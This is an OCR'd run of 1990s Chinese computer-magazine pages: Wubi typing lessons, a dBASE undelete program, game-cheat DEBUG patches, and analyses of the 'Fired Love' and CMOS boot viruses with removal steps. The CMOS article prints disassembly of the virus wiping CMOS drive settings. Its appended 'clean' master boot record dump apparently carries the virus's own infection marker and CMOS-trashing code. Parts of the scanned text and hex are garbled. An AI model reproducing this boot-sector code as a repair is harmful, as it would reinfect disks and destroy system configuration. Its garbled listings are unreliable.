五区:乙己巳尸心羽了也耳九刀白马巴弓匕

键名代表的键除可以用字母代表外,还可以用数字代表,这主要是用来和字根表的分区相对应的,例如一区上的键为 11、12、13、14、15,聪明的读者不难发现,前一个数字代表区号,后一个数字代表笔画复杂的程度,例如 11,笔画为一画的“一”就在这个键上,余此类推。当后一个数字等于 1 或 2 或 3 时,它们还用于代表字的结构,这是用于拆码不够四码时加补码用的。补码的概念后面介绍。

2. 查表的方法

字根表上的字根排列并不是杂乱无章的,相反,它们具有极强的规律性,随着对字根表的熟悉,这种规律性会

越来越明显地表现出来。

字根表按笔画的种类分成五个区,分别称为横起区、竖起区、撇起区、捺起区和折起区,如果用代表笔画的代码来表示它们,则分别称为一区、二区、三区、四区和五区。

一区:包括 GFDSA 五个字母,代表横起笔的所有字根。

二区:包括 HJKLM 五个字母,代表竖起笔的所有字根。

三区:包括 TREWQ 五个字母,代表撇起笔的所有字根。

四区:包括 YUIOP 五个字母,代表捺起笔的所有字根。

五区:包括 NBVCX 五个字母,代表折起笔的所有字根。

现在对字根的查找就简单得多了,先确定字根所在的区号,然后在该区查找此字根以确定究竟由哪个字母来代表它,如果在五个字母中未能找到此字根,那么一定是你拆错了,请按照拆分原则重新拆分一次。

另外还可以根据拼音、字形等信息来帮助查找字根,例如:

口:拼音为 KOU,故可在“K”键上找到;

大:拼音为 DA,故可在“D”键上找到;

力:拼音为 LI,故可在“L”键上找到;

耳:字形象 B,故可在“B”键上找到;

目:字形象 H,故可在“H”键上找到;

凡此种种,究竟有多少规律,这就要由读者自己去发现了。

3. 字根助记词

为了帮助人们记忆字根,在字根表上有五首押韵的词,熟记这五首词对于掌握五笔字型汉字输入方法有举足轻重的作用,所以希望读者不要怕麻烦,一定要花一些时间去记忆它们。这些词每一句的第一个字都是对应键位上的键名。

练习二:选择字根练习,熟悉字根的分布。练习时间不得少于六小时。

第四课:输入汉字(三学时)

根据汉字的分类,不同的汉字类型有不同的输入方法,下面分别介绍。

①.单字类:单字类汉字含键名字、成字字根字和一般汉字。

键名字:将所在键连打四下。

例:“金”字,所在键“Q”,故输入“QQQQ”即可。

成字字根:报户口,加打第一、二、末笔笔画。

例:“甲”字,所在键“L”为户口,第一笔画为竖,第二笔画为折,第末笔画为竖,故输入“LHNH”即可。

其他单字:凡不属于上述两种汉字的均属此范畴,其输入方法分三步进行。

恢复被删除了的 数据库文件

青島市 37003 部队 783 办公室 翁元祥

在中华学习机上使用汉字 DBASE-II 数据库系统是十分经济实用的,但有时会误删一些文件,怎样恢复呢?我们知道在 DOS 操作系统下,用 DELETE 删除的文件是能够恢复的,而 DBASE-II 系统是在 CP-M 操作系统下运行的,恢复的方法有所不同,下面介绍具体恢复方法。

先将下面一小段程序输入内存,并以 HFCPM 文件名存盘,当需要恢复被删除的 DBASE 文件时,先在 DOS 操作系统下,键入 BLOAD HFCPM 并进入监控状态,插入需恢复的数据库盘,(在没有使用新的存盘命令前)在零页的 2, 3, 4 单元分别送入要读写的磁道号和文件占用的扇区以及读写操作码,键入:

02: 03 00 01 N 9000G

(从 3 磁道 0 扇区作读操作)

或 02: 03 01 01 N 9000G

(从 3 磁道 1 扇区作读操作).....

屏幕的右边将出现目录文件名,这时被误删的文件名会重新显示出来,并在其名前有一个删除标志“c”,这时只要把与文件名相对应的第一个机器码“E5”改为“00”(E5 是文件删除标志),然后用写命令写入,即,04: 02 N9000G (01 表示读,02 表示写),这时退出 DOS,进入 dBASE-II,就可发现被误删的文件已经恢复了。

附源程序清单,程序在中华学习机上通过。

* 9000.90D4

```
9000-A5 02 8D EC B7 A5 03 8D EDB7 A5 04 C9 03 B0 33
9010-8D F4 B7 A9 00 8D EB B7 8D E0 B7 A9 96 8D F1 B7
9020-A0 0F B9 C4 90 99 B8 BF 88 10 F7 A9 B7 A0 E8 20
9030-B5 B7 08 A0 0F B9 4D B6 99 B8 BF 88 D0 F7 84 48
9040-28 90 03 4C 2D FF 84 30 88 84 3E A9 96 85 3D 85
9050-3F A9 5F 85 36 A9 90 85 37 20 EA 03 4C B3 FDC9
9060-8D D0 5E 98 48 A5 24 C9 1D D0 52 A0 04 B1 28 C9
9070-ADD0 4A C8 C8 A9 A0 D1 28 F0 42 20 EDFD 20 ED
9080-FDB1 28 C9 C1 90 02 E9 07 0A 0A 0A 0A 85 66 C8
9090-B1 28 C9 C1 90 02 E9 07 29 0F 05 66 C9 FF F0 12
90A0-C9 A0 B0 10 C9 20 90 0A E9 80 30 02 09 40 C9 E0
90B0-90 02 A9 AE 20 EDFD C8 C8 C0 1D 90 C4 68 A8 A9
90C0-8D 4C F0 FD 00 03 06 09 0C 0F 02 05 08 0B 0E 01
90D0-04 07 0A 0D FF
```

187

再谈进制转换

武汉市江岸区第六中学初三 段 炼

本刊 1992 年第 1 期(总第 49 期)第 34 页发表了陈剑的《也谈进制转换》的争鸣文章。该文给出了一个较简便的获知某数的十六进制形式的方法,但调用的方法不尽合理。“USR”是 APPLESOFTBASIC 所规定的一种函数,而函数是不应参与输入、输出过程的。还需额外占用一变量,极易出错,且不易被发现。

下面给出笔者在编程中常用的一个程序。该程序全浮动,且能自定位,自动设置 & 语句的指针,无需各位劳神。只需要将该程序存入任一可用地址,再敲入 300G 和回车键即可。(设程序存在 \$ 0300 开始的地址中,如地址有变动需键入实际地址。)

程序清单:

```
0300- 20 58 FF JSR $FF58
0303- BA TSX
0304- 18 CLC
0305- BD FF 00 LDA $00FF,X
0308- 69 14 ADC #$14
030A- 8D F6 03 STA $03F6
030D- BD 00 01 LDA $0100,X
0310- 69 00 ADC #$00
0312- 8D F7 03 STA $03F7
0315- 60 RTS
0316- 20 67 DD JSR $DD67
0319- 20 52 E7 JSR $E752
031C- 48 PHA
031D- A5 51 LDA $51
031F- F0 03 BEQ $0324
0321- 20 DA FD JSR $FD DA
0324- A5 50 LDA $50
0326- 20 DA FD JSR $FD DA
0329- 68 PLA
032A- 60 RTS
```

188

一九九三年广东省青少年信息学（计算机）竞赛

小学生 LOGO 语言通讯赛试题

一、填空与问答：（本题满分 28 分）

1. 查看某个过程的内容，可使用那些命令？
2. 有时执行转角命令（RT 或 LT 命令），海龟却不变方向，为什么？
3. 在哪些情况下（如执行某些命令后），海龟会从屏幕上消失？
4. 不改动程序内容或变量、参数值的情况下，用什么方法可使同一程序在执行完后能画出多种形状的图形？
5. 执行 PR LIST WORD BF "ABC "XYZ "EFG 的结果是：_____
6. 执行 PR (BL "ABCD) = WORD "AB "CD 的结果是：_____
7. 一个过程如下：

```
TO GC :S
REPEAT 5[REPEAT 5[MAKE "S :S+2] MAKE "S :S-2]
END
```


执行 GC 0 的结果是：_____

二、问答与编程：（本题满分 28 分）


1. 在文本状态下，清屏命令是什么？如果不使用清屏命令，请编写一个起清屏作用的过程。
2. 取出一个数的整数部分（如 1.52 取整得 1）称为数的取整。请解答：
 - (1). 实现取整功能的函数什么？
 - (2). 如果不使用取整函数，编写一个实现取整功能的函数过程。

三、请你设计一个海龟挂旗的程序，要求如下：（本题满分 14 分）


1. 海龟从地面画出一杆表示 40 米高的垂直旗




第四题图一



第四题图二



第四题图三



第四题图四

杆，然后返回地面。

2. 等待输入挂旗的高度（10~40 米）。
 3. 根据输入的高度在旗杆上画出一面高 5 米、宽 8 米的旗，然后返回地面。
- （假设海龟所走的 5 步为一米，旗杆的粗（宽）为两步。）

四、图一至图三是一 LOGO 递归程序在尺寸参数为 10 时所画的 0 级、1 级和 2 级图形，图四为尺度参数较小时的 3 级图形，请你编写一个递归程序，这个递归程序带有两个参数，一个是级数参数，一个是尺度参数，它能画出全部上述形状的图形，若你的递归程序只有一个过程则最好。（注意图中直的线段、横的线段的长度都相等）。（本题满分 25 分）

五、小明一家人都喜欢吃鸡蛋。去年底小明家买了两只下蛋的大母鸡，刚好两只母鸡都从今年一月一日开始下蛋。已知一只母鸡每天下一个蛋，并且连续下 20 天后隔 20 天才接着下蛋；另一只母鸡也是一天下一个蛋，并且连续下 15 天后隔 15 天才接着下蛋。以后总是如此。已知今年的二月份是 28 天的，请编程序实现下列功能（本题满分 25 分）

- (1) 输入某天的日期（月、日），便能查出从元旦到这天（包括这天）一共过了多少天。
- (2) 输入某天的日期（月、日），便能查出这天以前（包括这天）两只母鸡已下鸡蛋的总数。
- (3) 已知小明家每天都要吃掉 3 个鸡蛋，输入月份（1~12）便能查出当月小明家还需购买的鸡蛋个数。

关于“吃豆子”游戏的几点修改

辽宁省铁岭市委办公室 宋立波

PC-MAN“吃豆子”游戏是PC机最普遍的游戏之一。其原程序存放在一张加密盘上，经有关的游戏程序爱好者解密之后，形成了一个名为PC-MAN.COM的程序，其文件长度为20539字节。本游戏的最大特点是能够吸引广大计算机爱好者的上机乐趣，但也有其缺点和不足。如其难度较大，使得刚刚接触计算机甚至从事计算机工作较长时间的人也很难将游戏翻版，穷其所有；另外在加“人”时也只在分数到一万加一个，以后就不再加了，不能增加游戏者的乐趣；控制键为四个光标键，光标键极易用坏或者是动作不灵等。

本人经过对PC-MAN.COM程序进行全面剖析，对PC-MAN“吃豆子”游戏进行了几点修改，经修改后的游戏能够增强广大游戏爱好者的乐趣。现将用DEBUG程序修改方法介绍如下：

首先，我们需要把PC-MAN.COM改名为PC-MAN1.COM程序：

```
C>REN PC-MAN.COM PC-MAN1.COM
```

一、将游戏开始时的三个“人”修改成多个“人”方法

```
C>DEBUG PC-MAN1.COM
-a 0261
1338:0261 MOV BYTE PTR [0359], 0A
1338:0264
-w
-q
```

0A为可改变为其它数的“人”数，原为03，这里改为0A即改为10“人”。

二、将分数到一万加一个“人”改为分数到偶数万(2、4、6……)或奇数万(1、3、5……)分别加一个“人”方法

1、改为分数到偶数万分别加“人”的方法

```
C>DEBUG PC-MAN1.COM
-a 1289
1338:1289 JMP 0141
1338:128C
-a 0141
1338:0141 PUSH AX
1338:0142 MOV AL,[SI]
1338:0144 AND AL,F1
1338:0146 JZ 014B
1338:0148 CALL 128E
1338:014B POP AX
1338:014C RET
1338:014D
```

-w
-q

2、改为分数到奇数万分别加“人”的方法：

```
C>DEBUG PC-MAN1.COM
-a 1289
1338:1289 JMP 0141
1338:128C
-a 0141
1338:0141 PUSH AX
1338:0142 MOV AL,[SI]
1338:0144 AND AL,F1
1338:0146 JNZ 014B
1338:0148 CALL 128E
1338:014B POP AX
1338:014C RET
1338:014D
```

-w
-q

三、增加按某一特定键加一个“人”的方法

```
C>DEBUG PC-MAN1.COM -a 11ac
1338:11AC CMP AH,48
1338:11AF JZ 11E7
1338:11B1 INC BL
1338:11B3 CMP AH,50
1338:11B6 JZ 11E7
1338:11B8 INC BL
1338:11BA CMP AH,4B
1338:11BD JZ 11E7
1338:11BF INC BL
1338:11C1 CMP AH,4D
1338:11C4 JZ 11E7
1338:11C6 CMP AL,16;16为CTRL-V代码，按CTRL-V键增加一个“人”
1338:11C8 JNZ 11E6
1338:11CA CALL 0F35
1338:11CD CMP AL,11;按CTRL-Q键退出游戏程序
1338:11CF JNZ 11E6
1338:11D1 INT 20
1338:11D2
-a 11e6
1338:11E6 RET
1338:11E7
-w
-q
```

四、修改游戏程序控制键方法

```
C>DEBUG PC-MAN1.COM
-a 11ac
1338:11AC CMP AH,xx xx代表要定义的控制键的代码，如将xx分别改为65,78,73,64则四个光标键则被E,X,S,D四个键代替。
1338:11AF JZ 11E7
1338:11B1 INC BL
1338:11B3 CMP AH,xx
1338:11B6 JZ 11E7
1338:11B8 INC BL
1338:11BA CMP AH,xx
1338:11BD JZ 11E7
1338:11BF INC BL
1338:11C1 CMP AH,xx
1338:11C4 JZ 11E7
1338:11C6
-w
-q
```

以上方法供参考，有兴趣的读者不妨一试。

两个游戏的修改

湖北黄石日报社 赵礼海

一、《决战中国海》游戏的修改

《决战中国海》这个由国人自己编写的动作射击类游戏，非常好玩，图形也很漂亮，不比街机“1943”逊色，只是游戏有一定的难度。笔者和朋友猛攻数天仍无法让计算机递降书，而且使用游戏克星也无法对付它。后来我们研究了一下程序，将其一些地方作了修动，制成了不死金刚的半仙版，才得以破关斩将直捣黄龙，打得计算机大叫“不妙”。现将心得摘录于下供各位同道分享。

首先启动 PCTOOLS，在 DR.EXE 中按表 1 的说明寻找并替换达到所想的目的。

目 的	寻 找	替 换
将 P1 机油料改为不减	29843605	90909090
将 P2 机油料改为不减	29853605	90909090

表 1

经过修改后，飞机是不死了，可是如果在关尾与敌决战时，子弹用完了，那可是受活罪了，所以请注意节约子弹。

二、《百战铁翼》的修改

我看了关于百战铁翼 (LHX) 的介绍，立即马不停蹄从广州空运回来这套游戏，越玩越有劲，空战效果十足，数个观察点，十足的 3D 画面，让你体验了当美国战术飞行员的快感。就是因为玩了这套飞行游戏后，我才喜欢模拟类游戏。因为百战铁翼让我有好几天吃不好饭睡不好觉，整天和几个发烧友一起配合完成作战任务。这个游戏的难度较高，一个闪失，就会后悔不及，我的数名飞行攻击手就是因为穷追猛打敌人而弹尽人亡，在 5000 米高空上被米格机一下给揍落了地，连举白旗的时间都没有，就到阎罗王那里参加宴会去了。不过这也是本游戏之精彩处，对啊！你在飞行中弹药是有限的，一旦打完了就只有等死，所以说战争是残酷的。但是白白放过米格机、T-80 这些肥羊不打，

又太可惜了，怎么办？如何解决弹药不足的问题？当我们分析了百铁天翼 (LHX) 的程序后，发现了数个小秘密，现将其公布在杂志上与同道分享：

首先启动 PCTOOLS，在 L.EXE 中按下面的表 2 寻找并替换即可。

目 的	寻 找	替 换
将直升机寻弹、机炮弹和火箭改为无数	29846AF3	90909090
将直升机避红外导弹用热敏弹(即 C)改为无数	FE0E7AF3	90909090

表 2

经过相应改动，你可以猛追穷寇、痛打落水狗，尽情地玩一番，但是你不要高兴太早，如果大意，阎罗王会很乐意召你去做女婿的，到时候我可不陪你去！

【注】上述改动是用 PCTOOLS 的 F 寻找功能，用 F1 寻找并替换实现的。你也可以用 DEBUG 或其他的工具来操作，效果一样，任何机型一样。

191

歌声与微笑

四川省泸州市第二中学高九四级二班

陈 剑

在你的 CEC-I 上输入下面的程序即可奏出“歌声与微笑”一歌。

```

10 READ X,Y
20 IF X=-1 THEN END
30 MUSIC X,Y
40 GOTO 10
50 DATA 228,60,228,60,192,60,171,60,152,180,128,60,114,60,228,60,1
92,60,171
60 DATA 60,152,240,171,60,171,60,171,60,152,60,128,60,128,60,128,6
0,114,60
70 DATA 152,255,228,60,228,60,192,60,171,60,152,180,128,60,114,60,
228,60
80 DATA 192,60,171,60,152,240,171,60,171,60,152,60,128,60,1
28,60,1,1
90 DATA 255,60,228,255
100 DATA 95,60,95,60,95,60,95,60,114,90,102,30,95,120,95,60,95,60
110 DATA 95,60,95,60,114,90,102,30,95,120,84,90,84,30,84,60,84,60,9
5,120
120 DATA 84,120,102,255
130 DATA 95,60,95,60,95,60,114,90,102,30,95,120,95,60,95,60
140 DATA 95,60,95,60,114,90,102,30,95,120,84,60,84,60,84,60,95,60,1
02,120
150 DATA 128,60,102,60,114,255,-1,-1
    
```

192

"燃烧的爱"(Fired Love 10217)

病毒的剖析及消除

武汉鼎捷电子有限公司 赵 亮

最近发现一种新的微机病毒,可称为“燃烧的爱”(Fired Love 10217)病毒。去年底一次上机过程中,笔者发现根目录下有一个原长度仅为 20 多 K 的 EXE 文件,增加了近 10K。不久,不少子目录中的 EXE 文件的长度也分别增加了近 10K,估计有病毒入侵,而用公安部新版的 (V43.00) 解毒软件扫描不到,遂怀疑可能是新病毒在作怪。由于用 DEBUG 查看带毒文件时,发现“Virns (Fired Love 10217) Version 1.0...! By L.S.Y”等信息,因此且称它为“燃烧的爱”病毒。

一、病毒的特征及症状

1、首先令人十分惊讶的是:“燃烧的爱”病毒竟是用 C 语言编写的,病毒码长达 10217 字节 (10K)。因为其病毒码不但与 Turbo C 编译出来的 EXE 文件格式相同,且内含“Turbo-c-copyright (0) 1988 Borland...”等版权信息。

2、本病毒不属常驻内存型,而属文件型病毒。只有执行带毒文件时,病毒才会搜寻未中毒的 EXE 文件,并予以感染。

它感染文件的方法如下:

- 1) 首先搜寻硬盘 C 的根目录。
- 2) 若找到 EXE 文件且未感染,予以感染,否则继续寻找。
- 3) 若找到子目录,进入子目录,重复上述步骤 2-3。

3、此病毒仅针对硬盘中的 EXE 文件。(不感染 COM 文件)。另外,它对无硬盘的机器无法感染,(但恐怕如今一般电脑配置很少有带硬盘的)。

4、感染后的 EXE 文件长度将增加 10217 字节,(即病毒本身长度)。

5、病毒发作之日据说是每月 18 号,只要一执行带毒文件,病毒会从硬盘的 0 磁道开始,写入 500 磁道的垃圾资料。由于硬盘的启动扇区、文件分配表 (FAT) 及根目录均在此区域,最终将导致硬盘的报损。因此“燃烧的爱”是一种破坏力较大的恶性病毒。

二、病毒的检测与清除

1、检测:

可用 PCTOOLS 4.11 的文件搜索 (FIND) 功能,搜寻所有的 EXE 文件,看是否有下列 16 进制字符串:“BA F5 01 2E 89 16 C2 01”。如找到,表示已被感染。

2、解毒:

由于该病毒只感染 EXE 文件,因此不必理会其它文件的解毒工作。

解毒主要步骤如下:

1) 用 PCTOOLS 的 EDIT (编辑) 功能,将中毒文件开头第 1 个字节改为 00。

2) 将中毒文件的扩展名 EXE 改为 COM,执行 DEBUG。

3) 求出文件原始长度 = 中毒后长度 - 10217B

4) 从内存地址等于 28E9 处,写回文件正常长度重新存盘。

5) 将解毒后文件扩展名改回为 EXE,解毒完毕。

由于本病毒未对文件头进行篡改,不必做还原 IP、CS、SS、SP 的工作,因此本病毒解法较简单。

3、解毒举例:

现有 FUNK.EXE 文件,原长度 20634 字节,中毒后为 30851 字节;

1) C> PCTOOLS (用 PCTOOLS 将 FUNK.EXE 开头第一字节改为 00)

2) REN FUNK.EXE FUNK (改扩展名)

3) DEBUG FUNK.COM

-RCX

CX7833 (中毒后文件长度)

: 509A (509AH = 20634 = 30851 - 10217)

-W28E9 (以原始长度从 28E9 处写回)

writing 0509A Bytes

-Q

4) C> REN FUNK FUNK.EXE (解毒完毕,恢复

原名)

193


DOS 自动病毒报警

湖北武汉江岸区 祝向权

目前, 计算机病毒日益猖獗, 四处泛滥, 新病毒层出不穷, 人们不得不花费时间和精力去应付各种新生病毒。即使是这样, 人们仍旧随时有被病毒“攻击”的危险。因此, 人们开始寻找新的防毒方法, 以改变以往的被动局面, 主动地抵制病毒的攻击。

本文就给大家介绍一种简单实用的通用防病毒方法。它能有效地预防文件型病毒的入侵, 其中包括已有的和未来将出现的所有文件型病毒, 以不变应万变, 使病毒成为其制造者的无为之“作”。此方法在一年多的实践中表现极为出色, 已成功地防止了如 1575、V2000、黑色星期五、1742 等文件型病毒以及新世纪、FLIP 等具双重属性病毒的进攻。

本方法是针对当前最流行的 PC DOS V3.30 系统设计的。通过修改系统文件 COMMAND.COM 实现。检测程序位于 COMMAND 常驻部分, 不占用额外的内、外存空间, 它被嵌入系统流程之中, 每当执行完外部命令后, 就自动对系统进行安全检查。其流程如下所示:



检测程序非常短小, 时间开销也几乎可以忽略。

经过修改后的系统还有两点无关大局的变化, 就是:

1、原 VER 显示版本号命令变为无效命令。系统仍承认 VER 合法, 只是无任何回显信息。当然, 如用 VER 却无版本显示, 就应该明白这是改进过的 PC-DOS3.30 版。

2、使用 PROMPT \$V 后, 系统提示符变为缺省的驱动器符, 同 PROMPT \$N 一样。

修改方法与步骤:

先用 DEBUG 将干净 DOS3.30 的 COMMAND.COM 文件调入内存, 再按以下步骤进行操作:

```

-A0BDD
XXXX:0BDD DW 137A
XXXX:0BDF
-A 29D9
XXXX:29D9 RET
XXXX:29DA XOR CX, CX
XXXX:29DC MOV DS, CX
XXXX:29DE LES DI, [0064]
XXXX:29E2 PUSH CS
XXXX:29E3 POP DS
XXXX:29E4 MOV SI, 3B33
XXXX:29E7 MOV CL, 16
XXXX:29E9 CLD
XXXX:29EA REPZ
XXXX:29EB CMPSB
XXXX:29EC JZ 29F4
XXXX:29EE MOV DX, 1397
XXXX:29F1 CALL 4B54
XXXX:29F4 JMP 178C
XXXX:29F7 DW 3B1A
XXXX:29F9
-A517A
XXXX:517A DB 0A, 0D, " * * * VIRUS Warning"
XXXX:518D DB 07, 07, 0A, 0D, 00
XXXX:5193 DB 2E, 3A, 26, FF, 0D, 77, DC, 80
XXXX:510B DB FC, 51, 74, A1, 80, FC, 62, 74
XXXX:51A3 DB 9C, 80, FC, 50, 74, 91
XXXX:51A9
-A543E
XXXX:543E DW 141E
XXXX:5440
-W
writing 62DB bytes
-Q
  
```

最后用 W 命令将修改结果存盘。以后, 用改过的 DOS3.30 系统启动, 大家就可以在一个安全、洁净的环境中进行工作了。

194

警惕! CMOS病毒

安徽工学院管理系 赵武

最近,一种新的计算机病毒正悄悄蔓延,用一般病毒检测软件(如 SCAN)均检查不到其存在。其主要症状是改写系统 CMOS(互补金属氧化物半导体)RAM 中配置信息,使系统不能正常工作。用户最容易感知是本来好好的硬盘和软驱,却突然“不翼而飞”了。对其访问则显示错信息。

一、病毒的传染和影响

该病毒是一种 BOOT 型病毒。具有一般操作系统型病毒的特点。有些地方与众所周知的 6.4、STONED 病毒手法大同小异。但该病毒仅传染硬盘和 A 盘,对 B 驱则不感染。用软盘启动后病毒进入内存并执行,不管成功与否都会主动感染硬盘。以自身直接占据硬盘 MAIN BOOT 区。保留分区表、不保留主引导记录。这点同 I/O 病毒一样。如果用硬盘启动则直接调用 DOS 分区执行。无论是从硬盘还是从软盘启动,病毒都通过中断“截留盗用”技术,盗用 BIOS 13H 中断。从而使以后对 A 盘进行操作时能进行感染。

CMOS 病毒与目前 BOOT 型病毒有一个与众不同特点,即不仅硬盘 MAIN BOOT 区不保留,而且软盘引导记录也不保留。我们知道,无论从软盘还是硬盘,要想正常启动,则在数据区开头。而且必须是在开头,存放 2 个隐含系统文件,且一个在前、一个在后,顺序不能颠倒。启动时 DOS 引导记录负责将第一个文件读到内存 70:000 处,然后将控制权交给它。因此,病毒利用一小段程序,算出第一个文件在盘上位置,然后读到内存档 70:000 处,并移交控制权。从而代替 BOOT 程序,也就不保留软盘引导程序了。该病毒读取第一个系统文件部分程序如下:

```
0000:7CEB MOV SI,0034 ;系统文件长度
0000:7CEE MOV BH,07 ;缓冲偏移地址
.....
0000:7D20 SUB SI,AX
0000:7D22 JNB 7D05 ;读一整道扇区
0000:7D24 ADD AX,SI ;读剩余不满一道扇区
0000:7D26 MOV AH,02
0000:7D28 INT 13
```

当程序执行 INT 13H 操作时,被病毒截留。通

过取 BIOS 数据区时钟信息,满足一定条件则进行破坏活动。如感染 A 驱,刷写 CMOS 信息。其部分程序如下:

```
0000:7D4F IN AL,71 ;取 A 驱信息
0000:7D51 ADD AL,20 ;逻辑运算
0000:7D53 AND AL,33
.....
0000:7D5D OUT 71,AL ;改写 CMOS 中 A 驱信息
0000:7D5F MOV AL,12 ;改写硬盘信息
0000:7D61 OUT 70,AL
0000:7D63 MOV AL,00
0000:7D65 OUT 71,AL
```

二、病毒检查及防治

CMOS 病毒可以传染软硬盘,由于软硬盘数据组织结构有所差异。因而检查方法也有所不同,为方便起见。以下检查消毒操作均在大家比较熟悉 DEBUG 状态下进行。首先用无毒 DOS 盘启动后,进入 DEBUG 状态,然后换上待查盘,读 A 盘 BOOT 区。如发现 A 盘不响应。则应先运行 SETUP 修改 CMOS 中信息,使 A 驱能进行操作。

-L100 0 0 1

然后用 D 命令检查偏移 0H、14BH 处,如分别看到“EB1C”及“B010E670”字样。就可以判断该盘已染此毒。对软盘消毒并不复杂,找一张干净启动盘放入 A 驱,键入:

-L100 0 0 1

将该扇区内容读入 CS:100 开始空间,检查是否为正常 DOS 引导记录,明确无误后换上染毒盘,把它写回到逻辑 0 扇区,然后冷启动重新引导即可。

-W100 0 0 1

CMOS 病毒不仅自身覆盖主引导记录,仅保留分区表。而且使 CMOS 中硬盘信息丢失,如对硬盘操作不响应,则也应先运行 SETUP,再用无毒软盘启动。由于硬盘 0 面 0 道 0 扇不属于 DOS 区,用 DEBUG 的 L 命名无效,因此,采下列汇编程序:

```
-A100
MOV AX,201
MOV CX,1
MOV DX,80
MOV BX,200
```

INT 13

INT 3

按回车键退出 A 状态,再键入:

-G

运行后用 D200 开始检查,如在偏移 0H、14BH 处分别发现“EB1C”及“B010E670”字样,说明已染毒。处理如下:

1.将 CS:200 起至 3BDH 处字节全部清 0,从 3BE 至 3FF 处保存有硬盘分区信息,不能改。

-F200 3BD 00

2.用 E 命令从 CS:200 处开始输入主引导记录,文末附有供参考。

3.键入以下程序并运行:

-A100

MOV AX,301

MOV CX,1

MOV DX,80

MOV BX,200

INT 13

INT 3

-G

运行完毕,CMOS 病毒即消除,再重新启动,确保无误!

附:主引导记录

```
1071:0100 EB 1C C0 8E D0 BC 00 7C-8B F4 50 80 50 1F FB FC
1071:0110 BF 00 06 B9 00 01 F2 A5-EA 1D 06 00 00 BE FA 33
1071:0120 C0 8E D8 8E D0 BC 00 7C-8B F4 FB C4 06 4C 00 A3
1071:0130 07 7C 8C 06 09 7C A1 13-04 48 48 A3 13 04 B1 06
1071:0140 D3 E0 8E C0 B9 00 02 33-FF FC F3 A4 B8 88 00 06
1071:0150 50 CB 1E 50 F6 C2 F0 75-28 D0 EC FE CC 75 22 33
1071:0160 C0 8E D8 A1 6C 04 8A C4-2E 2A 06 03 00 3C 02 72
1071:0170 10 2E 88 26 03 00 3D 02-00 73 03 E8 CC 00 E8 E8
1071:0180 00 58 1F 2E FF 2E 07 00-33 C0 8E C0 CD 13 0E 1F
1071:0190 80 3E 0B 00 00 74 24 BE-AE 01 83 C6 10 80 3C 80
1071:01A0 75 F8 8B 14 8B 4C 02 BB-00 7C B8 01 02 CD 13 72
1071:01B0 D7 2E C7 06 48 01 C0 07-EB 7B 90 B2 80 E8 A9 00
1071:01C0 BF 18 00 8B 45 F9 B9 04-00 D3 E8 8B E8 8B 45 FE
1071:01D0 D1 E0 40 03 E8 F6 35 8A-CC FE C1 33 D2 8A F0 BB
1071:01E0 00 05 B8 01 02 CD 13 72-F9 8B C5 BE 34 00 B7 07
1071:01F0 F6 35 33 C9 86 E1 2B F1-F6 75 02 8B D0 86 D5 8A
1071:0200 05 2A C1 FE C1 B4 02 50-CD 13 58 72 F8 B1 01 02
1071:0210 F8 02 F8 8B 05 FE C6 3A-75 02 72 04 B6 00 FE C5
1071:0220 2B F0 73 E1 03 C6 B4 02-CD 13 8A 6D FD 8B DDC 7
1071:0230 06 48 01 70 00 33 C0 A2-0B 00 8E D8 B0 52 A3 4C
1071:0240 00 8C 0E 4E 00 EA 00 00-70 00 53 B0 10 E6 70 E4
1071:0250 71 04 20 24 33 8A E0 B0-10 E6 70 8A C4 E6 71 B0
1071:0260 12 E6 70 B0 00 E6 71 5B-C3 53 51 52 06 56 57 0E
1071:0270 1F 0E 07 BB 00 02 B9 01-00 32 F6 B8 01 02 9C FF
1071:0280 1E 07 00 72 22 C7 07 EB-1C 80 FA 80 75 04 88 16
1071:0290 0B 02 FC B9 A0 01 BE 1E-00 BF 1E 02 F3 A4 B8 01
1071:02A0 03 41 9C FF 1E 07 00 5F-5E 07 5A 59 5B C3 20 6B
1071:02B0 65 79 20 77 68 65 6E 20-72 65 61 64 79 0D 80 01
1071:02C0 01 00 04 04 51 8F 11 00-00 00 BF 84 00 00 00 00
1071:02D0 41 90 05 04 D1 CF D0 84-00 00 40 BF 00 00 00 00
```

196

邮购消息

超想自然码系列产品

北京超想公司再次推出全新“自然码”及其系列产品,此系列在原来的基础上作了进一步的完善和补充,力求使广大用户更加使用起来更加得心应手。

需要超想公司产品的读者可汇款到本部邮购。超想自然码系列产品报价如下:

品 名	单 价
1、CXDOS	680.00 元
全字符形汉字系统+自然码+矢量汉字	
2、万能悬挂自然码系统	480.00 元
3、CXWPS	1000.00 元
精密汉字排版系统+矢量汉字	
4、CXDOS 网络版 (30 用户)	4000.00 元
全字符形汉字系统+自然码+矢量汉字	
5、CXWPS 精密汉字排版系统	3000.00 元
(网络版 30 用户)+矢量汉字	
6、9 针仿二十四针打印卡	580.00 元
7、卡拉 OK 音乐卡 (可作魔音卡)	680.00 元
8、CXDOSK	750.00 元
全字符汉卡+自然码+矢量汉字+防病毒卡	
9、超想通用编程器	2000.00 元
10、自然码使用手册	6.00 元

邮费另加 10 元,不足 10 元按定价 5% 计

汇款地址: 广州市石牌华南师范大学电脑杂志社

银行汇款:

开 户 行: 中行广州天河支行

帐 号: 271-015170240

户 头: 电脑杂志社

196

全国电子报刊联合征订简明目录表

订阅代号	报刊名称	刊期	开本页码	单价	全年订价	通讯地址	邮码
1-28	计算机世界报	周报	4开160版	0.48	24.00	北京市750信箱	100039
1-48	北京电子报	周报	4开4版	0.12	6.24	北京朝阳区东三环北路36号	100026
1-49	国际电子报	周报	4开32版	0.25	12.00	北京市750信箱	100039
1-145	电子商报	周二	对开4版	0.20	20.80	北京石景山路23号	100043
2-125	家用电器	月刊	16开32页	0.72	8.64	北京西城区月坛北小街6号	100037
